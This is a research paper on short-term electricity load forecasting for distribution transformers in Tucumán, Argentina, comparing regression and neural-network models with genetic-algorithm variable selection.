communication technologies with the electrical infrastructure, promoting the implementation of Smart Grids.

The accessing of real-time data of the current state of the grid, for example, would allow the implementation of many data analysis techniques to optimize the management of electricity distribution and related operations [2]. Among these techniques, Load Forecasting is one of the most widely used approaches to support decision-making for planning tasks like energy allocation and maintenance schedule. However, Electricity demand is a complex non-stationary process with strong random components, comprised of the contribution of many individual nodes (end users in this case). The factors that influence the Electricity Demand are climatic, economic, cultural, random correlated and uncorrelated effects, among others. The degree of randomness in the power consumption also varies according to the scale, being smoother as the aggregation level rises [3]. The lowest aggregation level corresponds to the low voltage lines in the electric distribution network (without considering the level of the household consumption level). The prediction process at this level is one of the most complex and challenging, but one of the most useful due to the damage suffered by these transformers during the hot period of the Peak Load Problem.

Load forecasting can be separated into three categories depending on the time period under consideration: long, intermediate and short term. In the long and intermediate terms (weeks, months or years), forecasting allows long range planning like the purchase of energy to meet the demand (both large clients and in the distribution company levels). On the other hand, Short-Term Load Forecasting (STLF), which comprises a range from a few minutes up to 7 days ahead, allows scheduling of optimization of shorter range planning like maintenance and human resources management. The aim of STLF is to predict future power consumption based on

historical consumption data (and other exogenous variables), to make the optimal use of electricity and relax the conflict between supply and demand, for shorter range application [4].

The methods used for STLF can be divided into two groups: One corresponds to statistical methods, designed to obtain a regression function that estimates the values using historical load data. Some of these methods are Multi-Linear Regression [5]–[7], Box-Jenkins autoregressive integrated moving average (ARIMA) [8], [9] and Exponential Smoothing [10]. The methods in the second group are based on Artificial Intelligence and are used to overcome some limitations of the statistical methods. Support Vector Regression (SVR) [11] and Neural Networks [12] are two of the most popular methods, mainly because they can achieve a good accuracy in predictions without much experience. However, these methods have certain drawbacks, such as difficult parameterization and possible over-fitting [12]. The Back-Propagation Neural Network (BPNN) [13], [14] is one of the most widely used architectures for its ability to extract complex and nonlinear relationships from data. However, this type of neural network uses gradient techniques for training, which makes it slower and can be trapped in local optima. On the other hand, Radial Basis Function Neural Networks (RBFNNs) have a special architecture and can be used for prediction [15]: The output of the network is a linear combination of radial basis functions of the inputs and neuron parameters. The RBFNNs have a better approximation capabilities, simpler structures, and faster learning algorithm. However, optimizing the structure of the RBFNN is still a challenging work [16].

This paper presents a comparison of three different methods for one-day-ahead load forecasting, to determine which one is the most suitable for the local conditions and the availability of data for the city of San Miguel de Tucumán (Northwest area of Argentina). Electricity consumption data corresponds to Distribution Substation transformers (315 kVA), from the period between 2014 and 2015. To define the input data vector, we used Genetic Algorithms combined with Multi-Linear Regression for Variable Selection in the preprocessing step. The load forecasting models in the validation stage are constructed using Multi-Linear Regression, Radial Basis Neural Networks, and Back-propagation Neural Network. We compare these techniques based on Mean Absolute Percentage Error (MAPE) and other usual error metrics, to determine which one is the most appropriate for electricity consumption forecasting to this location.

The paper is organized as follows. Section 0 introduces the methodology used in this work, detailing each step of the process and a description of the input data. In Section 0 the comparison of the algorithms and

results are presented. Finally, conclusions can be found in Section 0.

Methodology and Data Description

The methodology used in this paper to perform predictions follows a series of procedures shown in Figure 1. It consists of 6 steps: 1) *Data Collection*: data of different types are collected, 2) *Data Preprocessing*: the data are filtered, fixed and normalized, 3) *Input Vector Construction*: derived information is added to the dataset, 4) *Variable Selection*: noisy or redundant variables are removed, 5) *Forecast Model Building*: the prediction model is generated from the data, 6) *Model Testing*: the generated model is used and tested using new data. A detailed description of each step is given in the following subsections.




Figure 1. The general scheme of Forecast Methodology.

Data collection

The preparation of the input data is the first step for the construction of a prediction model. In general, the data used are taken from different kind of databases. In our case, in addition to historical data about the power consumption of the Transformer Stations, weather data were also considered due to the dependence between the power consumption and weather, especially in summer [17]. Additionally, information of the type of day (weekdays, holidays and non-working days), date and time are included since these variables could help to improve predictions as shown in [18]. The raw databases used are detailed in the following subsections.

Weather Data. Weather data was collected from a nearby meteorological station, provided by Estación Experimental Agroindustrial Obispo Colombres (E.E.A.O.C.)¹. They are situated on average 5 km from the distribution transformers that we will analyze in this work.

Among all the variables that provide each meteorological station, in this paper we will use only

¹ Estación Experimental Agroindustrial Obispo Colombres: <http://www.eaac.org.ar>

those who may have some influence on power consumption: a) Temperature [$^{\circ}\text{C}$], b) Rainfall [mm], c) Atmospheric Pressure [hPa], d) Observed Solar Radiation [W/m^2], e) Relative Humidity [%], f) Average Wind Speed [km/h], and g) Maximum Wind Speed [km/h].

Despite the fact that these are well-maintained stations, some of them showed lack of data in some variables. This situation is common in remote weather stations where data acquisition can be interrupted for short periods of time. In our case, less than 1% of all data was missing. Because there are very few missing data, and affecting only isolated samples, we chose not to take them into account for the electricity forecasts, so it has been deleted.

Electric Load. The electricity consumption database was provided by Empresa de Distribución Eléctrica de Tucumán S.A. (E.D.E.T.s.a.)², due to an existing cooperation agreement with our research group. In this work we use the electric current values measured in the Low-Voltage Distribution Network, correspond to three-phase lines in the Transformer Substations (see **Figure 2**), provided by the existing Supervisory Control and Data Acquisition System (SCADA) [19]. From each phase, the instantaneous current taken every 15 minutes is measured independently.




Figure 2. The electric power distribution system.

Among all the Distribution Transformer Substations monitored, we selected 11 located in the center of the city (see the map in Figure 3) and only one of its phases randomly selected is processed in our analysis. The dataset does not have a large number of missing data in the analysis interval between January 2014 and December 2015. The percentage of missing values is 5% in the worst case and its will be filled in the preprocessing stage (more details in the Section 0). We decided not to use more historical data to train the

² Empresa de Distribución Eléctrica de Tucumán S.A.: <http://www.edetsa.com>

models as the consumption trend changes slightly over the years (for example due to the increase in the number of customers or changes in the electrical distribution structure). For this reason, we only use only two years of data.

Holidays and special days. The database relating to time and special days in Argentina was created from the public information available on the Internet [20]. It consists of the following variables:

- Day of the week:* represented with two variables. The first one indicates the day of the week as an integer value between 1 (Monday) through 7 (Sunday). The second one is a binary variable where 1 means it is Saturday or Sunday, and 0 for the rest of the weekdays.
- Commercial Time:* the period of the day of the commercial activity hours. In Tucumán, this time corresponds to 9:00 a.m.-1:00 p.m. (Monday to Saturday) and 5:00 p.m.-9:00 p.m. (Monday to Friday). During these hours power consumption is expected to grow. This information is coded as a binary variable, where 1 means commercial activity time and 0 the opposite.
- Non-working Days:* binary variable where 1 indicates that it is a holiday or special day (e.g., December 24), and 0 for regular days.



Figure 3. The geographic location of the Transformer Substations and the Meteorological Station considered in this paper.

Data Preprocessing

At this stage historical data are fixed, mainly to solve the problem of data outliers and fill the gaps caused by failures occurring in the acquisition system (SCADA) operation. First, the time series is filled up by adding a missing value marker 3 where data collection was interrupted. After that, a basic filter is then applied to remove values out of range. This process also removes

data that presents a big change regarding the previous value in the time series. The next step is to fill the isolated missing values and those that are presented at intervals of up to 8 consecutive samples (that is, no more than 2 hours away). We used quadratic interpolation because it showed good results in completing the curve profiles in these cases. Finally, the hourly time series were constructed based on 15 minutes intervals, averaging every four samples. This process smooths the curve profile separating the signal and noise as much as possible [21].

Since mixing variables with large magnitudes and small magnitudes will confuse the learning algorithm on the importance of each variable and may force it to reject the variable with the smaller magnitude [4]. In our case, the input data vector and its corresponding target values are normalized to $[-1, 1]$ range.

Input Vector Construction

We call input vector to the list of all available input variables, including derivate variables, used for the variable selection step. In this step, the input vector is generated. It includes part of the past time-series of all input variables listed in the previous section. Furthermore, time information is adequately represented to be included in the input vector construction.

Time variables. In a previous work [18], we determine how the representation of temporary variables influences the quality of the results in STLF. According to this work, the date and time decomposition method has been selected as the most adequate to the correct representation of the date data. Thus, the date is decomposed in a *day*, *month* and *year* variables, and time is decomposed in an *hour* and *minute* variables. This representation of the time factor generates variables with integer values that produce abrupt changes in the time series. This may increase the error in predictions because it is expected that the variable to be estimated (in this case power consumption) has continuous values, without jumping due to the influence of date and time variables. To solve this, the time variables are separated similarly, but represented with real numbers (e.g., the hour 12:30 pm was converted to 12.5). Additionally, we generate other input variables using the following non-linear preprocessing on these temporal variables [12]:

$$\begin{aligned} sW7 &= \sin[2\pi/7 * (W + 6)] \\ cW7 &= \cos[2\pi/7 * (W + 6)] \\ sH8 &= \sin[2\pi/8 * (H + 6)] \\ cH8 &= \cos[2\pi/8 * (H + 6)] \\ sH12 &= \sin[2\pi/12 * (H + 6)] \\ cH12 &= \cos[2\pi/12 * (H + 6)] \\ sH24 &= \sin[2\pi/24 * (H + 6)] \end{aligned}$$

$$cH24 = \cos[2\pi/24 * (H + 6)]$$

The variables generated in this way have two advantages. In regression, these variables help the model to capture the seasonality better [22]. When we use neural networks, these coding schemes also reduce the number of hidden neurons [23].

Lag variables. Based on a literature review, we decided to use a well-known technique, consisting of include information from the past to help improve forecasts of power consumption. To determine the effect or influence of values from past time quantitatively, we rely on a careful analysis of Auto-Correlation Function (ACF) applied to the variable to forecast [24]. The ACF is the collection of values of correlation coefficients ρ_k , defined as:

$$\rho_k = \frac{E[(y_t - \mu)(y_{t+k} - \mu)]}{\sqrt{E[(y_t - \mu)^2]E[(y_{t+k} - \mu)^2]}} = \frac{Cov(y_t, y_{t+k})}{Var(y_t)} \quad 1$$

The correlation coefficient, when applied to a sample, may be referred to as the sample correlation coefficient (R) [25] and we can obtain a formula by substituting estimates of the covariances and variances based on a sample, replacing T_i by y_{t-k} , in the Equation 7.

Based on this analysis we can determine which instants of time provide important information to the forecast model. The correlation coefficient R is calculated with the expected electricity load value at $t + 24$ (one-day-ahead) and their values at past instants of time at $t - n$, where n ranges from 0 to 312 (two weeks backward from the time of predictions).

We can see in Figure 4 that the auto-correlation values are more important in cases of one day earlier. When move away over time can be seen that these values decrease rapidly, but then increases again, presenting peaks as we get closer to the same weekday and time slot of the output variable. The most significant values belong to the previous day ($t - 0$), 6 days before ($t - 120$) and 7 days before ($t - 144$). Therefore, we add information from these moments as new variables to our input vector.




Figure 4. Auto-Correlation Function for one-day-ahead power consumption forecasting with samples every hour.

Variable Selection

A technique commonly used in the data preprocessing is the *variable selection*, also known as *feature selection*. It consists of selecting a subset of variables or attributes that will later be used to build the model which describes the data, removing those that result redundant, unnecessary or noisy. This allows the construction of simpler and more comprehensible models and also improves the accuracy of the predictions. Random Search Heuristics, particularly Genetic Algorithms (GA), allow the discovery of good solutions for excessively complex combinatorial problems [26]. For this reason, GA has been widely used for variable selection [27]–[29].

Genetic Algorithms. Genetic Algorithms are inspired by search mechanisms of (Darwinian) natural selection and natural genetics. They combine survival of the fittest individuals with a structured, yet randomized, information exchange to form a search algorithm. That exploits available information to find new and better individuals [30]. The solutions to variable selection problems can be denoted by a vector consisting of binary components: “1” indicates the variable is selected; otherwise “0” it is not selected (called binary strings or subset codification), as is exemplified by **Figure 5**.




Figure 5. Encoding scheme of an individual.

The Simple Genetic Algorithm (SGA) follows a traditional architecture of genetic algorithms. It starts its execution by generating a set of general random solutions (initial population). Then, some genetic operators are applied to the population through generations (based on the biology which the GA are inspired) with the purpose of altering features of the solutions and get a better one. These operators are selection, crossover and mutation, and through them the populations evolve, and the algorithm is able to generate better solutions. The SGA pseudo-code can be found in Figure 6.

Stochastic Universal Sampling (SUS) [31] was used as the selection method because it is faster and produces fewer gaps between probability and expected numbers of trials. Additionally, this method guarantees a high efficiency due to its simplicity because it only required a single random value. The Uniform Crossover operator is used to recombine individuals and generate new offspring. This method swaps each bit of both parents with a probability of 0.5. Furthermore, this operator is extremely effective in the exploration of the search space

since it can exchange any coordinate of the parents. Finally, for the mutation operator a probabilistic version of the Binary Mutation was used. The coordinates are changed taking into account a predefined probabilistic threshold. In our case, the value was set to 0.2.

Fitness Function. The use of genetic algorithms requires the definition of an objective function, also called Fitness Function. In variable selection, this function should compare the generated models, which use a different amount of variables. Thus, the criterion used to measure their performance must consider errors and number of variables. This must be balanced with the fact that simpler models with only a few variables can lead to poor performance predictions. Reciprocally, the use of too many variables can result in over-fitting and again poor predictions [21]. The error metrics used to measure the performance of the models are Root Mean Square Error (RMSE) and Linear Correlation Coefficient (R) (defined in Equation 4 and Equation 7 respectively), calculated on the Test Set (note that in our case this dataset is normalized so that the magnitude of RMSE is normalized). Then we use the fitness function defined in Equation 2 which assigns better fitness values to

```

Parameters:
popSize: amount of population individuals,
maxGens: amount of generations,
selSize: amount of selected individuals,
mutSize: amount of mutated individuals
/* generate the initial random population
pop = generateRandomPopulation(popSize)
gen = 0
while gen ≤ maxGens do
  gen = gen + 1
  /* get and preserve the best individual
  elite = getBestIndividual(pop)
  /* select individuals for the crossover
  selPop = selection(pop, selSize)
  /* complete selected population
  pop = shufflePopulation(pop)
  for k = 1 to popSize - selSize do
    selPop = selPop U pop[k]
  /* apply crossover
  newPop = {}
  selPop = shufflePopulation(selPop)
  for k = 1 to selSize-1 step 2 do
    newPop=newPop U crossover(selPop[k],
    selPop[k+1])
  /* apply mutation
  newPop = shufflePopulation(newPop)
  for k = 1 to mutSize do
    newPop[k]=mutation(newPop[k], probmut)
  /* reinserting elite */
  k = randomInteger(1, selSize)
  newPop[k] = elite
  /* evaluate fitness of each individual */
  pop = newPop
  for k = 1 to popSize do
    evaluate(pop[k])
bestSolution = getBestIndividual(pop)

```

Figure 6. Pseudo-code for Simple Genetic Algorithm.

solutions that achieve lower RMSE and higher R values.

$$f(S) = 1 - \frac{RMSE}{R} [1 + \alpha Pen(S)] \quad 2$$

$$Pen(S) = \sum_i^N \frac{S(i)}{N} = \sum_{S(i) \neq 0} \frac{1}{N} \quad 3$$

To prevent solutions with too many variables, a penalization function *Pen* is added, which penalizes complex solutions by reducing their fitness value. As shown in Equation 3, the penalty function is defined as the ratio between the number of variables used and the total amount of available variables (*N*). The effect of the penalty is controlled by the parameter α . For lower values of this parameter the penalty is soft, admitting solutions with many variables but with low error. In contrast, for larger values of α , the algorithm accepts solutions with fewer variables but with greater prediction error. In this work, an appropriate compromise between solutions with few variables and low error is achieved with a value $\alpha = 0.1$. This value allows obtaining a sufficiently small number of variables that do not increase too much the error.

Forecast Model Building

This step of the methodology involves the generation of the prediction model from the input data. In the following subsections, we will describe three methods used in this paper: Multi-Linear Regression, Feed-forward Back-propagation Neural Networks, and Radial Basis Function Neural Networks.

Multi-Linear Regression. Multi-Linear Regression is a statistical technique that models the relationship between a response variable and one or more input variables (called regressors variables) as a linear one. This technique is widely used in part because the resulting model is easy to interpret, and has been used with successful results in time series analysis to estimate the power consumption [5]–[7]. However, in our case, many of the input variables have a nontrivial linear correlation among them. So, most of the involved linear systems are ill conditioned, and the generated models might not be adequate. To solve this problem, in this paper we use the Moore-Penrose Pseudo-inverse [32], which produces good solutions even in the presence of ill-conditioned systems.

Feed-forward Back-propagation Neural Network. The Feed-forward Neural Networks (FFNNs) are the well-known and widely applied method for load demand forecasting [13], [14]. These networks are popular due to they have flexibility in structure and good

representational capabilities: Single hidden layer FFNNs with a sufficient number of hidden nodes are capable of approximating any continuous function to any desired degree of accuracy (universal approximators) [33]. However, despite the good performance of the networks, if the number of neurons increases, the time required for its training increases considerably, making impractical their use. The FFNNs can use a variety of learning techniques, but we decided to use the Back Propagation Learning Algorithm being the most popular, and the number of neurons used in the hidden layer in our case is discussed in Section 0.

Radial Basis Function Neural Network. The Radial Basis Function Neural Network (RBFNN) is an artificial neural network where the output value is a linear combination of radial basis functions of the inputs and neuron parameters. While similar to FFNN in many aspects, RBFNN has several advantages. They can require more neurons, but often they can be designed in a fraction of the time and usually train much faster than standard feed-forward networks [34]. This makes them a good alternative for load demand forecasting [15].

Experimental Design

In the variable selection stage a Simple Genetic Algorithm combined with Multi-Linear Regression (SGA+MLR) were used. We decided not to use another forecast algorithm in this step (like Neural Networks) due to the high computational cost required for its training, which makes it impractical to use in this context. The period between January and December 2014 was used for the training process. Samples used in the variable selection step were randomly separated using 60% to training dataset and the remaining 40% for test dataset.

On the other hand, the data from the period between January and December 2015 were used to validate and compare the performance of the prediction methods described in Section 0 (Forecast Model Building step). As time progresses, new data is added to the training set, such that the model is constantly adjusted. This process of retraining allows the algorithm to adapt and learn new trends quickly. Also, the number of past samples is limited to the algorithm, so it does not learn past trends and slow down the training process. This way of making predictions is to close the real use of the forecasting process in the industry.

As for the number of data samples that should be used to train every time, we could take an arbitrary amount of historical measurements backward. If few of measurements are used, there is a risk that the algorithm fails to correctly learn the data trend. On the other hand, if too many measurements are used, the algorithm can take a long time to adapt to a trend changing. The

optimal amount of historical measurements depends on the forecast algorithm being used. To MLR the best option is limiting the amount of data as shown in Figure 7, and use only two previous weeks. In contrast, for RBFNN and FFNN it is more convenient use only the previous day.




Figure 7. Method for limiting the amount of historical data to generate a forecast model and predict the next sample.

Regarding parameters settings, many tests were performed to determine the parameter values that produce more consistent results. For variable selection, the criteria used is a good compromise between solutions with few variables and low error, as mentioned above. On the other hand, in the prediction step we need solutions as accurate as possible, with minimal error. So, the parameters used are shown in Table 1.

Table 1. Parameters used in the entire process of load forecasting.

Stage	Parameter	Value
Variable Selection (Genetic Algorithm)	Population Size	80
	Generations	100
	Selected individuals	80
	Mutated individuals	20
Prediction (Neural Networks)	Neurons in hidden layer (FFNN)	3
	Epochs (FFNN)	20
	Spread (RBFNN)	0.4

To test the performance of the models of the estimation of electric consumption, an error analysis was performed through the use of the Root Mean Square Error (RMSE), Mean Absolute Percentage Error (MAPE), Mean Bias Error (MBE) and the Correlation Coefficient (R), defined as:

$$RMSE = \sqrt{\frac{\sum_{i=1}^n (Y_i - T_i)^2}{n}} \quad 4$$

$$MAPE = 100 \frac{\sum_{i=1}^n \frac{|Y_i - T_i|}{T_i}}{n} \quad 5$$

$$MBE = \sum_{i=1}^n \frac{Y_i - T_i}{n} \quad 6$$

$$R = \frac{n \sum Y_i T_i - \sum Y_i \sum T_i}{\sqrt{n \sum Y_i^2 - (\sum Y_i)^2} \sqrt{n \sum T_i^2 - (\sum T_i)^2}} \quad 7$$

where Y_i is the average load consumption, T_i the estimated electric consumption, and n the amount of samples. The RMSE is a very intuitive error to interpret, due to the fact that it is expressed in the same units as the original variable. The Regression coefficient allows us to determine how well the system has modeled the general tendency of the data. The MBE is one of the few signed errors and allows us to detect the presence of under or overestimation of the model with respect to the original data. Finally, the MAPE is used since it allows a correct interpretation of the goodness of fit of the estimation or prediction.

Results and Discussion

Several tests were made combining different forecast and genetic algorithms for variable selection. Then the resulting variables were used as input variables for forecasting electricity consumption and to compare their performance and determine which is most appropriate in our case.

Table 2 shows the results obtained in the variable selection step, where we can see the statistical values of the training and testing errors obtained by the generated model for each load dataset. The low values of the standard deviation indicate that the procedure for selecting variables behaves in the same way in all cases. Also, this Table shows the average number of selected variables, which is the 21% of all input variables. On the other hand, Figure 3 indicates which variables were selected to be included in the input vector in each test case, and how many times each variable was selected are expressed in the percentage. The variables Day of the week, Temperature, Pressure, Humidity, and Load are the most used. The rest of the variables are used occasionally, depending on the case. We do not provide a detailed analysis of the selected variables since it is not the main objective of this work.

Regarding the predictions, we can see in Table 3 the error values achieved on the validation set. Here we can compare the statistical values reached by the three algorithms when we applied them to all test cases. If we compare the average error values, the algorithm that obtained better precision is RBFNN followed by FFNN. The results with similar in all cases, except for linear regression where the value of the standard deviation is high, indicating that this algorithm is not the adequate in some cases.

Table 2. Results of the variable selection stage applied to all load profiles.

Dataset	Metric	Average	Minima	Maxima	Standard Deviation
Training set	MBE	0.09	0.04	0.26	0.07
	R	0.87	0.84	0.94	0.03
	RMSE	24.48	17.82	32.76	5.05
	MAPE [%]	11.93	10.05	14.29	1.57
Testing set	MBE	-0.14	-0.59	0.45	0.30
	R	0.87	0.83	0.94	0.03
	RMSE	24.50	17.97	32.79	4.98
	MAPE [%]	12.02	10.08	14.74	1.72
	Number of variables	21.91	15.00	28.00	4.53

Test Case	Lag value	Month	Weekday	Month day	Hour	Module(Hour, 12)	Module(Hour, 6)	Weekend	Commercial time	Holidays	SW7	GW7	SH24	SH4	SH12	SH6	SH8	SH8	Temperature	Square of temperature	Rainfall	Pressure	Solar radiation	Humidity	Wind Speed	Max Wind Speed	Load from other Phase	Load from other Phase	Load (variable to forecast)	Number of used variables
1	-144 -120 24	x	x	x	x	x	x					x							x	x	x	x	x	x	x	x	x	x	26	
2	-144 -120 24		x	x	x			x				x	x						x	x	x	x	x	x	x	x	x	x	26	
3	-144 -120 24	x	x						x			x							x	x	x	x	x	x	x	x	x	x	20	
4	-144 -120 24		x						x			x							x	x	x	x	x	x	x	x	x	x	20	
5	-144 -120 24	x	x						x			x							x	x	x	x	x	x	x	x	x	x	23	
6	-144 -120 24	x	x						x										x	x	x	x	x	x	x	x	x	x	15	
7	-144 -120 24	x	x	x					x			x	x						x	x	x	x	x	x	x	x	x	x	28	
8	-144 -120 24	x	x	x					x			x							x	x	x	x	x	x	x	x	x	x	28	
9	-144 -120 24	x	x						x			x							x	x	x	x	x	x	x	x	x	x	19	
10	-144 -120 24	x							x			x							x	x	x	x	x	x	x	x	x	x	17	
11	-144 -120 24	x	x						x			x							x	x	x	x	x	x	x	x	x	x	19	
Use rate [%]		16.07	41.07	23.21	3.57	1.79	0.00	16.07	17.86	21.43	10.71	5.36	23.21	8.03	7.14	5.71	7.14	30.36	23.21	16.07	35.71	23.21	48.21	8.93	26.79	39.29	32.14	55.36		

Figure 8. List of variables selected using Genetic Algorithms, to be included in the input vector in each test case.

Finally, Figure 9 graphically shows a comparison of load consumption vs. predictions obtained using RBFNN as prediction algorithm in the validation set. Only one phase of one random selected transformer is shown since

in the other cases the result is similar. The curve profiles are consistent with the error level reported in Table 3. The dispersion scatterplot indicates that there is no over-estimation or sub-estimation.

Conclusions

We have presented, compared and analyzed different well-known methods for one-day-ahead load forecasting in the three-phase lines of the low voltage distribution network from Tucumán, Argentina.

In most cases, the Radial Basis Function Neural Networks provide the best predictions of electricity consumption. However, the Feed-forward Neural Network provides good results, so we can also conclude that the problem has significant non-linear components. Using a subset of variables gives better results than using all of them. This indicates that there are redundant or noisy variables on the set of input variables, which were eliminated by the genetic algorithm. Furthermore, applying a variable selection method can reduce the amount of input variables, which can dramatically reduce training time.

Regarding the level of accuracy achieved, the RBFNN algorithm achieved on average a MAPE value of 8.24%. This error level is good considering that only climatic variables were used, not considering variables related to number or type of customers, or events that may affect consumption measurements. It is also important to notice the influence of the aggregation level. Province-level predictions using Linear Regression obtained much better results with a smaller number of variables (error in the range of 5%) [18].

Acknowledgments

This work was partially sponsored by UTI4015 and UTN3870. We would also like to thank the Empresa de Distribución Eléctrica de Tucumán S. A. (E.D.E.T.s.a.) and Agrometeorological Section of the Estación Experimental Obispo Colombres (E.E.A.O.C.), Tucumán, Argentina for providing the necessary data used in this work.


Table 3. One-Day-Ahead Load Forecasting results for validation sets.

Dataset	Error Metric	Average	Minima	Maxima	Standard Deviation
Linear Regression	MBE	-0.25	-1.46	0.28	0.55
	R	0.82	0.37	0.92	0.15
	RMSE	30.83	14.16	117.36	29.08
	MAPE [%]	10.66	9.04	12.53	1.28
Radial Basis Function NN	MBE	-0.49	-1.48	0.33	0.63
	R	0.93	0.92	0.95	0.01
	RMSE	16.14	9.84	21.03	3.74
	MAPE [%]	8.24	6.89	10.10	0.94
Feed-Forward NN	MBE	0.27	-0.31	0.82	0.36
	R	0.92	0.87	0.95	0.02
	RMSE	16.63	11.69	21.26	3.24
	MAPE [%]	8.68	6.89	10.67	1.08

References

- [1] M. Hashmi, S. Hänninen, y K. Mäki, «Survey of smart grid concepts, architectures, and technological demonstrations worldwide», en *2011 IEEE PES CONFERENCE ON INNOVATIVE SMART GRID TECHNOLOGIES LATIN AMERICA (ISGT LA)*, 2011, pp. 1-7.
- [2] U. S. Government, *Nist Framework and Roadmap for Smart Grid Interoperability Standards, Release 1.0*. General Books, 2011.
- [3] R. Sevlian y R. Rajagopal, «Short Term Electricity Load Forecasting on Varying Levels of Aggregation», *ArXiv Prepr. ArXiv14040058*, 2014.
- [4] Y. Ding, M. A. Neumann, P. G. Da Silva, y M. Beigl, «A framework for short-term activity-aware load forecasting», en *Joint Proceedings of the Workshop on AI Problems and Approaches for Intelligent Environments and Workshop on Semantic Cities*, 2013, pp. 23–28.
- [5] N. Amral, C. S. Ozveren, y D. King, «Short term load forecasting using Multiple Linear Regression», en *Universities Power Engineering Conference, 2007. UPEC 2007. 42nd International*, 2007, pp. 1192-1198.
- [6] M. J. P. Rothe, A. K. Wadhvani Dr., y M. S. Wadhvani Dr., «Short Term Load Forecasting Using Multi Parameter Regression», *ArXiv E-Prints*, dic. 2009.
- [7] F. M. Tuaimah y H. M. A. Abass, «Short-Term Electrical Load Forecasting for Iraqi Power System based on Multiple Linear Regression Method», *Int. J. Comput. Appl.*, vol. 100, n.º 1, pp. 41-45, ago. 2014.
- [8] C.-M. Lee y C.-N. Ko, «Short-term load forecasting using lifting scheme and {ARIMA} models», *Expert Syst. Appl.*, vol. 38, n.º 5, pp. 5902-5911, 2011.
- [9] Nataraja.C, M.B.Gorawar, Shilpa.G.N., y Shri Harsha.J., «Short Term Load Forecasting Using Time Series Analysis: A Case Study for Karnataka, India», vol. 1, n.º 2, 2012.
- [10] Nur Adilaj Abd Jalill, Maizah Hura Ahmad, y Norizan Mohamed, «Electricity Load Demand Forecasting Using Exponential Smoothing Methods», *World Appl. Sci. J.*, vol. 22, n.º 11, pp. 1540-1543, nov. 2013.
- [11] E. Ceperic, V. Ceperic, y A. Baric, «A Strategy for Short-Term Load Forecasting by Support Vector Regression Machines», *IEEE Trans. Power Syst.*, vol. 28, n.º 4, pp. 4356-4364, nov. 2013.
- [12] C. E. Borges, A. Pena, y Y. K. Penya, «On the influence of surrounding load demand to improve

Figure 9. Curve profiles (left) and dispersion scatterplot (right) of real load consumption values and predictions (only the range between 15 Nov. 2014 and 31 Dec. 2015 is shown).



- primary substation STLF», en *Industrial Electronics Society, IECON 2013-39th Annual Conference of the IEEE*, 2013, pp. 8166–8171.
- [13] W. M. A. W. Ahmad, «Forecasting short term load demand using multilayer feed-forward (MLFF) neural network model», *Appl. Math. Sci.*, vol. 6, n.º 108, pp. 5359–5368, 2012.
- [14] R. Kamboj y R. Avtar, «Electric Load Forecasting Using Different Techniques in BPN», *Int. J. Adv. Eng. Technol.*, vol. IV, pp. 75-78, ago. 2013.
- [15] Y. Arora, A. Singhal, y A. Bansal, «A Study of Applications of RBF Network», *Int. J. Comput. Appl.*, vol. 94, n.º 2, 2014.
- [16] C.-M. Lee y C.-N. Ko, «Time series prediction using RBF neural networks with a nonlinear time-varying evolution PSO algorithm», *Neurocomputing*, vol. 73, n.º 1–3, pp. 449-460, 2009.
